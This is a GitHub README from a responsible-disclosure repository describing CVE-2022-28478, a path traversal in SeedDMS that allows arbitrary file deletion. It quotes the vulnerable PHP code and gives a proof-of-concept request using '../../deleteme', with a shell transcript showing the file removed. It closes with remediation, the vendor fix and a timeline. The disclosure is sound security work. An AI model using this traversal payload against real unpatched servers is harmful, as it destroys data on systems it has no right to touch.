looCiprian / **Responsible-Vulnerability-Disclosure** Public

Code Issues Pull requests Actions Projects Security Insights

main Responsible-Vulnerability-Disclosure / CVE-2022-28478 /

looCiprian Added CVE-2022-28479, CVE-2022-28478, CVE-2022-28051 … on Apr 28 **History**

..

Images	7 months ago
README.md	7 months ago

README.md


CVE

Description

SeedDMS versions 6.0.18 and 5.1.25 are prone to path traversal during delete operation. The "Remove file" functionality inside the "Log files management" menu does not sanitize user input allowing attackers to delete arbitrary files on the remote system.

POC


Vulnerable code



op.RemoveLog.php

```php
}

if (!isset($_POST["lognames"]) || !is_array($_POST["lognames"])) {
    UI::exitError(getMLText("admin_tools"),getMLText("unknown_id"));
}

$lognames = $_POST["lognames"];
foreach($lognames as $file) {
    if(!file_exists($settings->_contentDir.'log/'.$file)) {
        UI::exitError(getMLText("admin_tools"),getMLText("unknown_id"));
    }

    if (@readlink($settings->_contentDir."current.log")==$settings->_contentDir.'log/'.$
        UI::exitError(getMLText("admin_tools"),getMLText("access_denied"));
    }

    // VULNERABILITY: USER INPUT CONCATENATION
    if (!SeedDMS_Core_File::removeFile($settings->_contentDir.'log/'.$file)) {
        UI::exitError(getMLText("admin_tools"),getMLText("error_occured"));
    }
}

if(isset($_POST["mode"])) {
    $mode = $_POST["mode"];
```

Injecting payload



localhost:8080/seeddms60x/out/out.RemoveLog.php?mode=web&logname=../../deleteme


Remove file

Do you really want to remove log file "../../deleteme"?
Be careful: This action cannot be undone.

✖ Remove file

This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the national and international laws.
SeedDMS free document management system - www.seeddms.org

File system view before and after the exploit



```
root@c9a67154cede:/var/www/html# ls
Dockerfile  conf  data  datalog  extention  languages  pear  seeddms60x  www
root@c9a67154cede:/var/www/html# touch deleteme
root@c9a67154cede:/var/www/html# ls
Dockerfile  conf  data  datalog  deleteme  extention  languages  pear  seeddms60x  www   File before exploiting the vulnerability [target file: deleteme]
root@c9a67154cede:/var/www/html# #after delete
root@c9a67154cede:/var/www/html# ls
Dockerfile  conf  data  datalog  extention  languages  pear  seeddms60x  www   File after exploiting the vulnerability [target file has been deleted]
root@c9a67154cede:/var/www/html# 
```

Remediation

Sanitize user input using "basename" php function

Reference

https://sourceforge.net/p/seeddms/code/ci/d68c922152e8a8060dd7fc3ebdd7af685e270e36/

Timeline

- [26/03/2022] Vulnerability evidence sent to the vendor
- [26/03/2022] Vulnerability confirmed by the vendor

- [26/03/2022] Vulnerability fixed by the vendor

Notes

Thanks to the main developer of SeedDMS, Uwe Steinmann, that immediately acknowledged the vulnerability and fixed it.